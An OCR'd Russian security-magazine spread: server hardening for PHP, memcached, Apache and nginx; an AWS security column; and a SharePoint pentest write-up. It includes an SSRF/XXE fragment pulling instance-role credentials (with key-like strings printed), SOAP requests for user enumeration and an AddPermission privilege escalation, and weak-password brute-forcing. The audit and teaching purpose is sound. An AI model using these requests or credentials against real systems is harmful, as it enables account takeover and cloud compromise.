```

PHP version info

PHP

По безопасности PHP достаточно много написано как в Сети, так и на страницах нашего журнала, поэтому особенно долго останавливаться на этом не будем. Отметим лишь наиболее значимые параметры, на которые стоит обращать внимание в первую очередь.

Опасные функции

Во-первых, можно заблокировать вызов потенциально опасных функций с помощью `disable_functions = phpinfo, system, mail, exec`. Затем ограничить использование ресурсов — максимальное время выполнения скрипта (`max_execution_time`), время на разбор запроса (`max_input_time`), размер потребляемой каждым скриптом памяти (`memory_limit`), максимальный размер данных, передаваемый POST-запросом, и так далее.

Ошибки и логи

Потом можно отключить вывод ошибок пользователям — `display_errors = Off` и включить логирование:

```
log_errors=Onerror_log=↵
/var/log/httpd/php_scripts_error.log
```

Маскировка

Отключить `expose_php`, чтобы не выдавать факт присутствия PHP на сервере. Правда, такой трюк поможет только в случае использования ЧПУ. В противном случае URL все выдаст.

Еще можно отключить возможность открытия удаленных файлов, для этого в конфигурационном файле `security.ini` устанавливаем `allow_url_fopen` в значение `Off`.

Force redirect

Чтобы предотвратить попытки непосредственного вызова PHP по адресу вида:

```
http://my.host/cgi-bin/php/secretdir/script.php
```

также можно воспользоваться директивой `cgi.force_redirect = 0`.

В таком случае PHP будет обрабатывать пришедший запрос, только если он был перенаправлен веб-сервером.

Ну и конечно же, можно включить `safe_mode` и отключить `register_globals`.

MEMCACHED

Современные проекты становятся все сложнее и масштабнее, с ростом числа посетителей растет и нагрузка на сервер. Чтобы бороться с возрастающей нагрузкой, начинают применять кеширование. Наиболее популярным решением является memcached. Очень часто при его развертывании не уделяют должного внимания безопасности. В результате потенциальные дыры могут годами оставаться незамеченными, пока в один прекрасный день какой-нибудь «добрый» человек ее не найдет и не воспользуется. Частенько администраторы забывают о настройке подключения к демону memcached. На хабре есть история (bit.ly/1Bhfgez) о том, как такая бага была найдена на phpclub.ru.

Бороться с этой проблемой достаточно просто — если кеширующий сервис находится на той же машине, что и сам проект, то надо ограничить доступ к нему только с локалхоста. Для этого в конфигурационном файле memcached надо изменить строчку `OPTIONS=""` на `OPTIONS="-l 127.0.0.1"` и перезапустить memcached. В случае если кеширующий демон расположен на отдельном сервере, необходимо ограничить доступ к нему при помощи файрвола.

В ЗАКЛЮЧЕНИЕ

На самом деле о безопасной настройке каждого из рассмотренных продуктов можно говорить достаточно долго. Америки мы сегодня не открыли, а лишь освежили в памяти те параметры, на которые следует обращать внимание при настройке своего сервера, чтобы он не стал легкой мишенью для злоумышленников. Надеюсь, данный материал мотивирует тебя еще раз досконально проверить свои конфиги и убедиться, что с ними все в порядке.][

ВРЕДНЫЕ СОВЕТЫ

Обращаясь за советом по настройке к интернету, надо помнить, что не всему, что там написано, стоит верить на слово. Иногда примеры оттуда, которые, в общем-то, работают, могут привести к появлению серьезной бреши в безопасности системы.

BaseAuth

Классический пример такой «медвежьей услуги» связан с Apache и настройкой базовой авторизации, которая применяется для ограничения доступа к какому-либо файлу или части ресурса. Один из типичных примеров, который может попасться в Сети, выглядит следующим образом:

```
AuthUserFile /var/www/.htpasswd
AuthName "My Private Files"
AuthType Basic
<limit GET POST>
   require valid-user
</limit>
```

На первый взгляд все выглядит вроде бы нормально. И такая настройка может работать долго и не приносить никакой головной боли. Так в чем же тут проблема? Дело в том, что она только частично ограничивает доступ к защищаемому ресурсу. Причина в теге `<limit>`, который ограничивает доступ к ресурсу только в случае, если используются `GET`- или `POST`-запросы. И хотя это самые распространенные методы, но не единственные — есть еще `HEAD`, `OPTIONS`, `PUT`, `DELETE`, `CONNECT` и `TRACE`. Другими словами, если кто-то решит использовать другой тип запроса, то сможет обойти авторизацию.

Как правильно

Лучше всего вообще не использовать тег `<limit>`. Если он будет опущен, то будут запрещены все типы запросов. Если же возникла ситуация, когда надо разрешить определенный тип запросов, то можно использовать тег `<limitexcept>`.

PHP-FPM & nginx

Еще один пример связан с настройкой связки PHP-FPM + nginx. Те, кто настраивал, вполне вероятно могли натыкаться в Сети на код, содержащий следующие строки:

```
location ~ \.php$ {
    fastcgi_pass 127.0.0.1:9000;
    fastcgi_index index.php;
    fastcgi_param SCRIPT_FILENAME↵
    /scripts$fastcgi_script_name;
    include fastcgi_params;
}
```

Где тут собака зарыта? Дело в том, что если попросить у сервера отдать `http://example.com/1px.gif/test.php`, то URI примет вид `1px.gif/test.php`, что, в свою очередь, подпадет под `location ~ \.php$`, а `SCRIPT_FILENAME` станет `/scripts/1px.gif/test.php`. В случае если переменная `cgi.fix_pathinfo` в `php.ini` будет установлена в 1 (а по дефолту это так), то `SCRIPT_FILENAME` станет равным `/scripts/1px.gif`, а `PATH_INFO` — `test.php`. Результатом всего вышеизложенного будет то, что любой пользователь, у которого будет возможность заливать файлы на сервер (допустим, добавлять себе аватарки), сможет создать специальное изображение, которое будет проходить валидацию и в то же время исполняться PHP-интерпретатором. Что позволит выполнять произвольный код на стороне сервера с привилегиями PHP-процесса.

Как правильно

Вариант первый — установить в `php.ini` переменную `cgi.fix_pathinfo` в `0`. Вариант второй — добавить `try_files $fastcgi_script_name =404;` в блок location:

```
location ~ \.php$ {
    try_files $fastcgi_script_name =404;
    ...
}
```

Колонка Алексея Синцова



Алексей Синцов

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.
alexey.sintsov@here.com

AMAZON — БЕЗОПАСНОСТЬ ОБЛАКА В НАШИХ РУКАХ

МЕХАНИЗМЫ БЕЗОПАСНОСТИ AWS И СЛАБЫЕ МЕСТА

Я уже не однажды касался вопросов безопасности в AWS в том или ином контексте. На этот раз я решил рассказать про основные механизмы безопасности, а также про типовые грабли, на которые наступают счастливые админы и разработчики. Попробуем обобщить и систематизировать требования и необходимые процедуры по обеспечению надежной защиты сервисов, которые мы хотим развернуть в облаке Amazon'а.

ЗАЩИЩАЙ АККАУНТ

Самое ценное, что есть у тебя, — это админский доступ к аккаунту. Он позволяет создавать/удалять инстансы, управлять ролями и ключами, прикреплять секурити-группы, настраивать роутинг, менять настройки балансера, менять сертификаты SSL и многое другое. Этот доступ надо защищать, впрочем, как и любой другой доступ к админской (и не только) консоли, — ведь может быть много пользователей, ролей и ключей.

1. **Аутентификация: логин + пароль**

Классика жанра, добавить тут нечего, кроме разве что пары вещей: парольной политики и двухфакторной аутентификации. AWS позволяет настроить политику, которая будет ограничивать минимальную длину пароля, заставлять использовать регистры, цифры и спецсимволы, ну и также проверять обновление пароля в течение определенного срока, а кроме того, запоминать хеш предыдущих N паролей, чтобы пользователь не смог их использовать повторно. Короче, просто и понятно. Двухфакторка тоже не инновация — используй хардварный или виртуальный MFA, генератор одноразовых паролей, который будет их генерировать каждые тридцать секунд, таким образом ты должен ввести логин + пароль + одноразовый код. Виртуальный MFA может быть установлен на телефоне. Все вместе это довольно стандартное и надежное средство защиты парольной аутентификации.

2. **Аутентификация по симметричному ключу**

Но это не единственный способ, есть еще ключи доступа, которые привязываются к пользователю. Ключи генерируются прямо из консоли и могут быть скачаны в виде файла. Фактически это просто длинная случайная строка, как пароль, только является ключом (симметричного криптоалгоритма). Этот ключ секретный и хранится на сервере и у клиента. Он используется для доступа к REST API и привязан к конкретному пользователю. И если про логин и пароль все ясно, то к этому ключу почему-то разработчики относятся менее серьезно. Довольно часто бывает, что его можно найти в исходниках на GitHub'е или зашитым в исходники Android/iOS-приложения. А ведь это ключ доступа, и если юзер этого ключа — админ, то и любой API-запрос — админский, включая запрос на создание нового пользователя или инстанса. Поэтому ключ надо защищать, это важный момент.


3. **Подписанные запросы API (SOAP)**

Кроме симметричной криптографии, AWS позволяет использовать асимметричную. Ты генерируешь RSA-ключи, делаешь сертификат с открытым ключом, прикрепляешь этот сертификат к пользователю в AWS-консоли, после чего можешь использовать SOAP API с XML signatures (не везде, в EC2/S3, например, только REST, только хардкор, там лишь Access Key). Естественно, закрытую часть ключа надо защищать...

Ротацию ключей/сертификатов можно и нужно поддерживать! Все перечисленные методы и настройки — часть так называемого AWS IAM (AWS Identity and Access Management) и могут быть настроены как через API или шаблоны (AWS CloudFormation), так и вручную в консоли.

РОЛИ И ГРУППЫ

Не все пользователи должны быть админами, это очевидно, поэтому AWS IAM имеет еще сущности: роли, группы и политики. Политика — это описание доступа. Например, админская политика выглядит вот так:



Настройка парольных политик — классика!

```
{
    "Statement":[{
        "Effect":"Allow",
        "Action":"*",
        "Resource":"*"
        }
    ]
}
```

По-деревенски: разрешать делать ВСЕ для ВСЕГО. Соответственно, ограничиваем права для доступа к IAM так:

```
"Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "iam:GetGroup",
        "iam:GetLoginProfile",
        "iam:GetUser",
        "iam:ListAccessKeys",
        "iam:ListAccountAliases",
        "iam:ListGroupPolicies",
        "iam:ListGroups",
        "iam:ListGroupsForUser",
        "iam:ListMFADevices",
        "iam:ListSigningCertificates",
        "iam:ListUsers",
        "iam:GetServerCertificate",
        "iam:ListServerCertificates",
      ],
      "Resource": "*"
    }
]
```

Effect — разрешить или запретить.

Action — какой запрос API конкретно, то есть какое действие.

Resource — какой конкретно ресурс может быть объектом для данной политики, в данном контексте IAM — группа или пользователь, на которых распространяются эти правила (в нашем примере это все группы и пользователи).

Еще есть дополнительная группа Condition, в которой можно указать дополнительные условия политик, например IP-адрес источника (фильтр по IP).

Ну и понятна логика для Actions: все, что не разрешено, запрещено. Эти политики можно приписать как роли, так и отдельно пользователю. Потом на основе ролей создавать группы. При этом группу можно также назначить пользователю. То есть можно «давать права» либо пользователям, либо ролям, которые входят в группы. Пользователям можно состоять в одной группе или в нескольких. То есть получается весьма гибкая ролевая модель.

При довольно большой инфраструктуре, где у нас много пользователей — для деплоя, для сканера, для аудита, для логов и так далее, есть вероятность намудрить и запутаться — очень много правил: одним можно писать в s3, другим только читать... И конечно, это огромное поле для сокрытия бэкдора :). Например, бэкдорная полиси может быть добавлена в роль или к пользователю, при этом список пользователей, ролей и групп не изменится.

ЕЩЕ БОЛЬШЕ ДОСТУПА К АККАУНТУ

Казалось бы, точки входа и права — все оно тут есть и описано. Но есть еще много черных ходов.

1. **Доверенные аккаунты.** На роль можно прицепить юзера с другого аккаунта. Это очень мило, берем роль админа и цепляем к нему пользователя с хакерского аккаунта. Заметить это можно только в графе Trusted Relationship в списке ролей — в списке пользователей его видно не будет.
2. **Роль инстанса.** Все инстансы могут обращаться к API метаданных без ключа (http://169.254.169.254/latest/meta-data/>). С этого API инстанс (и хацкер, который запывнил бокс) может получить кучу инфы. Ирония в том, что можно прицепить роль к самому инстансу, таким образом можно использовать AWS API, и тогда будет генерироваться временный Access Key, который можно слить через эти же метаданные: http://169.254.169.254/latest/meta-data/iam/security-credentials/<ROLE_NAME>. Используя этот ключ, можно делать то, что прописано в политиках роли. То есть фактически достаточно простой SSRF, чтобы полностью захватить аккаунт (при излишне небезопасных настройках, конечно).
3. **SAML Providers.** А ведь можно еще добавить провайдер для SSO-аутентификации. То есть где-то у тебя есть, например, свой LDAP, можно добавить его в AWS-аккаунт, тогда аутентификация юзера будет проходить там, и в случае успеха доступ этот юзер получит в AWS-аккаунте с определенной ролью...

http://ec2-5[redacted]/title%3E ×
[redacted]u-west-1.compute.amazonaws.com/index.php?xml_input=<?xml version="1.0" encoding="utf-8"?><!DOCTYPE book [<!ENTITY test SYSTEM "http://1
{ "Code" : "Success", "LastUpdated" : "2014-08-08T11:35:12Z", "Type" : "
"ASIAIGFEBDF6DTB7HJHA", "SecretAccessKey" :
"MCMeFn+vAVCLQdTrI9GF5ji5mBCo6sjQLfX7NPPJ", "Token" :
"AQoDYXdzENX//////////wEa0APgpqSDL5n5rw+QnTOYc7eisfit05m7SQecA
/YBiO8jzC9dypK7j94ytpVA0dL77GM9xopNfIW0rYdLBgaAxyXx6i3G+3ho
/w2bUrjWB3iL8FabyGhFreH1uYKSbxlEbsMs0RO9KYBugRnrRAbDA0zw
/o4FKvWLF7RLK2GqRozVDYBWlDD8JbQeou7QmccrucSIfSAHgeI+VO5
/Vem0u0RxCWg3jQUitT9Fopk9H//hvqCCn7JKfBQ==", "Expiration" : "20
Found!

Слив ключей доступа через SSRF для роли инстанса

ЗАЩИЩАЕМ ИНСТАНСЫ

Да, вторая часть защиты облака — это защита непосредственно виртуалок. В 90% это вопросы защиты ОС, сервисов и прочие баяны. Главное — помнить несколько моментов: инстансы имеют доступ к API AWS, иностранцы могут иметь доступ к внутренней сети и к другим инстансам и даже к локальной сети или ЦоД за пределами AWS. Это я на тему SSRF-атак или в случае компрометации бокса про развитие атак. Так или иначе, кроме механизмов защиты ОС, есть еще и механизмы AWS, и это уже вышеупомянутые VPC, а кроме того, Security Groups и ELB-сегментация сети, даже виртуальной, — это довольно важно.

1. **VPC (Amazon Virtual Private Cloud).** Фактически это возможность рулить локальными подсетями — с фильтрацией и роутингом трафика так, как удобно клиенту. Например, можно прокинуть VPN из дата-центра или офиса в подсетку нашего Амазона, объединив их в некую логическую подсеть. А можно просто напиливать зоны типа DMZ, бэкенд и так далее. Этот механизм сильно расширяет наши возможности по сравнению со стандартным EC2.
2. **Security Groups.** Это обычный способ фильтровать трафик между инстансами. Фактически это простой список с правилами фильтрации — откуда, куда, какой порт. Кроме того, если говорить о фильтрации в VPC, там есть отдельные правила фильтрации между сетями — Network ACL. А Security Groups применимы непосредственно к инстансам. Хотя данный механизм довольно неудобен, так как имеет ряд ограничений: в EC2 нельзя добавлять группы к уже существующим инстансам. Либо менять текущие группы, либо передеплоить инстанс уже с новым сетом групп.
3. **ELB (Elastic Load Balancing).** Данная сущность является «встроенным» балансером, а также может играть роль SSL-терминатора, так что после генерации ключика и сертификата SSL они аплоадятся именно туда. Опять же есть косяк — в EC2 нельзя прилепить фильтрацию к балансерам, то есть если ты хочешь ограничить доступ с определенных IP. ELB доступен для всех, всегда. Второй косяк, даже еще более мерзкий, — если у тебя SSL за ELB, то ты теряешь Source IP — X-Forwarded-For не добавляется к заголовку (зашифрован). Ну а если ты форвардишь SSH через ELB, то да... это провал :). Все три описанных механизма позволят фильтровать и раздавать трафик более продуманно с точки зрения безопасности, впрочем, как и создавать дыры и проблемы...

CLOUDFORMATION

Важная часть безопасности — это унификация и стандартизация конфигов, доступа и прочего. То есть один раз конфигурируем типовое решение, проверяем, что безопасно, удобно и быстро, — далее применяем. Это позволит избежать велосипедов и снизить «человеческий фактор», ну и главное — удобно мониторить. Задали, допустим, секурити-группе имя — и знаем, что это за группа, что там, про что она, а иначе была бы куча одинаковых групп на разных акках с разными названиями. И еще надо убедиться, что и внутри все OK.

CLOUDTRAIL

Если у нас нет логирования событий AWS, то все довольно печально. Кто и когда пользовался API? Кто логинился? Кто менял политики и прятал бэкдор? Все это будет тебе неизвестно. Очень важный элемент безопасности для мониторинга и расследования инцидентов. Анализ логов можно и нужно автоматизировать, но про это я уже писал, просто не мог не упомянуть тут ;).

РЕГИОНЫ

Очевидно, но все же тема важная. Аккаунт делится на регионы, и если IAM-пользователи, например, на весь аккаунт, то уже инстансы и политики — нет. Тот же CloudTrail может быть настроен не на все регионы. Этот момент надо помнить и контролировать, собственно, как я писал выше, — очевидная вещь, но забывать не стоит.

ФИНАЛ

Многое тут не уместилось, но, надеюсь, главное показать удалось — тонкие места в настройках, архитектуре или места для бэкдора (особенно в политиках). Короче, основные узлы безопасности аккаунта AWS и, как следствие, всей облачной платформы. Если что, предлагаю вспомнить историю одной компании, у которой украли акк от AWS, создали бэкдор, и, когда те попытались почиститься, злодеи все удалили, так как имели альтернативный доступ к аккаунту. В итоге компания закрыла свой бизнес. Всем безопасных и приятных облаков! ЭС



Geraint Rowland@flickr.com

SHAREPOINT НА СЛУЖБЕ ХАКЕРА

КАК ИНСТРУМЕНТЫ ДЛЯ РАЗРАБОТЧИКОВ SHAREPOINT МОГУТ ПОМОЧЬ ПРИ ТЕСТИРОВАНИИ НА ПРОНИКНОВЕНИЕ

Георгий Лагода,
Монитор безопасности
g.lagoda@securitymonitor.ru

SharePoint — корпоративная система хранения документации от Microsoft с возможностями CMS, сильно завязанная на Active Directory. В интернете можно нагуглить общие описания ее уязвимостей, но из-за закрытых деталей багов (да и продукта в целом) рабочих публичных эксплойтов практически нет. Хотя, конечно, это не означает, что взломать SharePoint невозможно.

ИЗЫСКАНИЯ

Один из немногих интересных эксплойтов, который я смог найти, заключается в возможности загрузки исходных кодов ASPX-страниц, адрес которых заранее известен и доступен извне. Данная уязвимость работает только в версии 2007 шарика, эксплойт выглядит достаточно просто:

```
http://www.example.com/_layouts/download.aspx?↵
SourceUrl=/Pages/Default.aspx&amp;Source=↵
http://www.example.com/Pages/Default.aspx&amp;FldUrl=
```

Это может быть полезным, если на сайте есть свой проприетарный код. Но все же нужно знать адрес конкретной страницы.

Копнув чуть глубже, я нашел, что SharePoint содержит в себе ряд интересных веб-сервисов, к которым можно обратиться, будучи авторизованным на сайте пользователем с правами на чтение страниц.

Сами сервисы и их описание можно найти в каталоге _vti_bin. Вот пара примеров, как может выглядеть путь:

```
http://host/_vti_bin
http://host/sites/testsite/_vti_bin
```

Этот каталог и сервисы привязываются непосредственно к сайту, который расположен на SharePoint Server. То есть если у меня будет несколько сайтов в host/sites/, то для полноценного использования этой техники необходимо обращаться к сервисам внутри каталога каждого сайта. Описывать все сервисы в данной статье не имеет смысла. Я затрону пару из них, которые позволили мне успешно захватить чужую доменную учетку во время внутреннего аудита.

RECON

Итак, есть сайт на SharePoint, и мы можем на нем авторизоваться. Для того чтобы захватить чужой аккаунт, неплохо знать его имя и представлять, имеет ли он для нас интерес или нет. Тут должна вступить в бой старая техника перечисления пользователей, которая может выглядеть так:

```
https://host/_layouts/UserDisp.aspx?ID=1
```

Инкрементируем ID, читаем информацию о пользователе (рис. 2).

Но что делать, если пользователей в компании «over 9000»? Постоянно инкрементировать руками или писать свой скрипт, цеплять на него функционал доменной авторизации по NTLM или KERBEROS достаточно трудоемко и неудобно. На помощь приходят сервисы, о которых я уже говорил. Среди них есть очень интересный сервис UserGroup.asmx, который позволяет одним запросом получить всех пользователей сайта разом в виде XML.

Выглядит запрос достаточно просто:

```
POST /sites/testsite1/_vti_bin/UserGroup.asmx
HTTP/1.1
Host: host
[…]

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/↵
 2001/XMLSchema-instance" xmlns:xsd="http://↵
 www.w3.org/2001/XMLSchema" xmlns:soap="http://↵
 schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetUserCollectionFromSite xmlns="http://↵
     schemas.microsoft.com/sharepoint/soap/↵
     directory/" />
  </soap:Body>
</soap:Envelope>
```

И в итоге у нас есть XML-документ, содержащий список всех пользователей (см. рис. 3). На рис. 4 и 5 видно, что мы получаем список сразу всех юзеров, с их email, SID, ID.

Про «over 9000» пользователей я говорил не просто так: в моей практике я постоянно сталкиваюсь с такой ситуацией, и использование данного метода перечисления бывает мне очень полезно.

TAKEDOWN

Простым поиском по списку пользователей обычно находится куча тестовых аккаунтов. Как ты наверняка успел заметить, в нашей тестовой организации мультидоменная структура. Естественно полагать, что на разных доменах типа RND или у разных пользователей могут быть разные права доступа. Простым брутфорсом типа uname=pwd или pwd=111111 получаем доступ к еще одной доменной учетке (рис. 6).

Казалось бы, простая особенность SharePoint, но итогом становится компрометация тестового аккаунта. В рамках организации «недовольный сотрудник» или, как говорится в американских фильмах, «неравнодушный гражданин» может использовать тестовый аккаунт для проведения атак, тем самым маскируя себя и осложняя свое обнаружение.

_vti_bin
- Authentication.asmx
- People.asmx
- SharepointEmailWS.asmx
- SiteData.asmx
- UserGroup.asmx
- WebPartPages.asmx
- alerts.asmx
- copy.asmx

1

Рис. 1. Список сервисов в каталоге _vti_bin


Рис. 2. Информация о пользователе

Рис. 3. XML-документ, содержащий список пользователей

Рис. 4. Восемь тысяч записей одним запросом!


Рис. 5 .Полученные идентификаторы, SID, name пользователей SharePoint

Рис. 6. Тестовая учетная запись со слабым паролем




```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.
org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <GetUserCollectionFromSiteResponse xmlns="http://schemas.microsoft.
    com/sharepoint/soap/directory/">
      <GetUserCollectionFromSiteResult>
        <GetUserCollectionFromSite>
          <Users>
            <User ID="3" Sid="" Name="Everyone" LoginName="c:0(.s|true" Email="" Notes=""
            IsSiteAdmin="False" IsDomainGroup="True" Flags="0" />
            <User ID="1" Sid="" Name="gla" LoginName="i:0#.w|ra1d3n\gla" Email="" Notes=""
            IsSiteAdmin="False" IsDomainGroup="False" Flags="0" />
            <User ID="1073741823" Sid="S-1-0-0" Name="System Account" LoginName="
            SHAREPOINT\system" Email="" Notes="" IsSiteAdmin="False" IsDomainGroup="False"
            Flags="0" />
            <User ID="8" Sid="" Name="test2" LoginName="i:0#.w|ra1d3n\test2" Email="" Notes=""
            IsSiteAdmin="False" IsDomainGroup="False" Flags="0" />
            <User ID="9" Sid="" Name="test3" LoginName="i:0#.w|ra1d3n\test3" Email="" Notes=""
            IsSiteAdmin="False" IsDomainGroup="False" Flags="0" />
          </Users>
        </GetUserCollectionFromSite>
      </GetUserCollectionFromSiteResult>
    </GetUserCollectionFromSiteResponse>
  </soap:Body>
</soap:Envelope>
```


3




```
<User ID="1758" Sid="S-1-5-21-684111582-351738794-607558392-3190" Name="ADTest"
<User ID="5303" Sid="S-1-5-21-684111582-351738794-607558392-83367261" Name="CCA-test"
<User ID="7918" Sid="S-1-5-21-684111582-351738794-607558392-83372317" Name="CiscoJabberTest"
<User ID="5319" Sid="S-1-5-21-3377419613-2648120989-290867288-2256" Name="domain1\test"
<User ID="8946" Sid="S-1-5-21-753419590-770151962-1270250422-6166" Name="RND\test7"
<User ID="4231" Sid="S-1-5-21-3735925063-1478296992-3438506152-2152" Name="domain2\domain2-test"
<User ID="8279" Sid="S-1-5-21-684111582-351738794-607558392-83370729" Name="TEST1 TEST1"
<User ID="5185" Sid="S-1-5-21-684111582-351738794-607558392-83367574" Name="test2
```


5

Сотрудник: test_profile

Добро пожаловать в личный кабинет


6

Аналогичным образом, используя данный сервис, можно посмотреть список групп и проверить, в какой группе находится пользователь. Это представляет интерес, потому что более увлекательной задачей будет захват учетки для пользователя из группы владельцев сайта или того, у кого есть права на размещение HTML-страниц на сайте. Пример запроса на получение списка групп может выглядеть следующим образом:

```
POST /_vti_bin/UserGroup.asmx HTTP/1.1
Host: host
[…]

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/↵
 XMLSchema-instance" xmlns:xsd="http://↵
 www.w3.org/2001/XMLSchema" xmlns:soap="http://↵
 schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetGroupCollectionFromSite xmlns="http://↵
     schemas.microsoft.com/sharepoint/soap/↵
     directory/" />
  </soap:Body>
</soap:Envelope>
```

В итоге нам вернется список групп на сайте, где помимо стандартных групп могут быть кастомные со своими масками разрешений (рис. 8).



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ВЫБИРАЕМ ЛАКОМЫЙ КУСОК

Как я и говорил, когда «жертва» выбрана, нам интересно узнать, стоит ли пытаться подобрать ее пароль. Для этого можно, например, выяснить, в каких группах есть выбранный аккаунт. При подборе пароля не стоит забывать о парольной политике, которая может сыграть злую шутку с атакующим и выдать его присутствие администраторам сети.

Приведу пример для системного аккаунта SHAREPOINT\system:

```
POST /_vti_bin/UserGroup.asmx HTTP/1.1
Host: host
[…]

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/
 XMLSchema-instance" xmlns:xsd="http://↵
 www.w3.org/2001/XMLSchema" xmlns:soap="http://↵
 schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetGroupCollectionFromUser xmlns="http://↵
     schemas.microsoft.com/sharepoint/soap/↵
     directory/">
      <userLoginName>SHAREPOINT\system
      </userLoginName>
    </GetGroupCollectionFromUser>
  </soap:Body>
</soap:Envelope>
```

В ответ получаем опять XML-документ, содержащий информацию о списке групп, в которых состоит пользователь (см. рис. 9).

Как можно заметить, аккаунт привязан к достаточно большому количеству интересных групп.

ПРАВА ДОСТУПА

Сервис Permissions.asmx, располагающийся в том же каталоге _vti_bin, создан для работы с разрешениями пользователей. У него достаточно немного методов (рис. 10), но все они интересны с точки зрения безопасности или своего функционала.

Наиболее интересным для меня методом стал AddPermission. Он, как и любой другой метод, достаточно хорошо описан (msdn.microsoft.com/en-us/library/permissions.permissions.addpermission(v=office.12).aspx), для того чтобы сформировать запрос к сервису.

Интерес в использовании данного метода заключается в том, чтобы добавить ограниченному пользователю права владельца сайта (или List). То есть если нам повезет и у нас будут права на создание HTML-страниц на сайте (один из способов получения пользователя с такими правами я описал выше, например, тестовый аккаунт из RND-домена, по определению research and development, должен иметь такие права), то, разместив свой JavaScript-зловред на сайте, мы можем повысить наши права, как только админ перейдет на нашу страницу. Кстати, те из нас, у кого карма и так хорошая, могут попробовать послать этот запрос из контекста ограниченного пользователя и надеяться, что сервер его пропустит :).

В следующем запросе я делаю попытку добавления прав ограниченному пользователю:

```
POST /_vti_bin/Permissions.asmx HTTP/1.1
Host: host
[…]

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://↵
 www.w3.org/2001/XMLSchema-instance"↵
 xmlns:xsd="http://www.w3.org/2001/XMLSchema"↵
 xmlns:soap="http://schemas.xmlsoap.org/soap/↵
 envelope/">
  <soap:Body>
    <AddPermission xmlns="http://schemas.↵
     microsoft.com/sharepoint/soap/directory/">
      <objectName>testsite1</objectName>
      <objectType>web</objectType>
      <permissionIdentifier>i:0#.w|ra1d3n\test3
      </permissionIdentifier>
      <permissionType>User</permissionType>
      <permissionMask>-1</permissionMask>
    </AddPermission>
  </soap:Body>
</soap:Envelope>
```

Немного подробнее про параметры:

- **<objectName>testsite1</objectName>** — задаем имя объекта, в нашем случае это имя сайта;
- **<objectType>web</objectType>** — задаем тип объекта;
- **<permissionIdentifier>i:0#.w|ra1d3n\test3</permissionIdentifier>** — задаем, к кому мы хотим применить права;
- **<permissionType>User</permissionType>** — говорим, что они для пользователя;
- **<permissionMask>-1</permissionMask>** — устанавливаем маску разрешений для владельца сайта.

Стоит отметить, что не всегда можно узнать значение маски разрешений на сайте, но для владельцев сайта значение, как правило, -1. Получить список разрешений для сайта можно, используя метод GetPermissionCollection.

Естественно полагать, что если делать запрос из контекста ограниченного пользователя, сервер отсечет его, но если немного извернуться с XMLHttpRequest и тем, что CORS ограничивает нас только другими хостами, то, думаю, вполне очевидно, какая уязвимость может быть использована для получения нужных нам прав. Данный метод может быть полезен, если у пользователя есть права на размещение HTML-страниц на сайте.

OUTRO

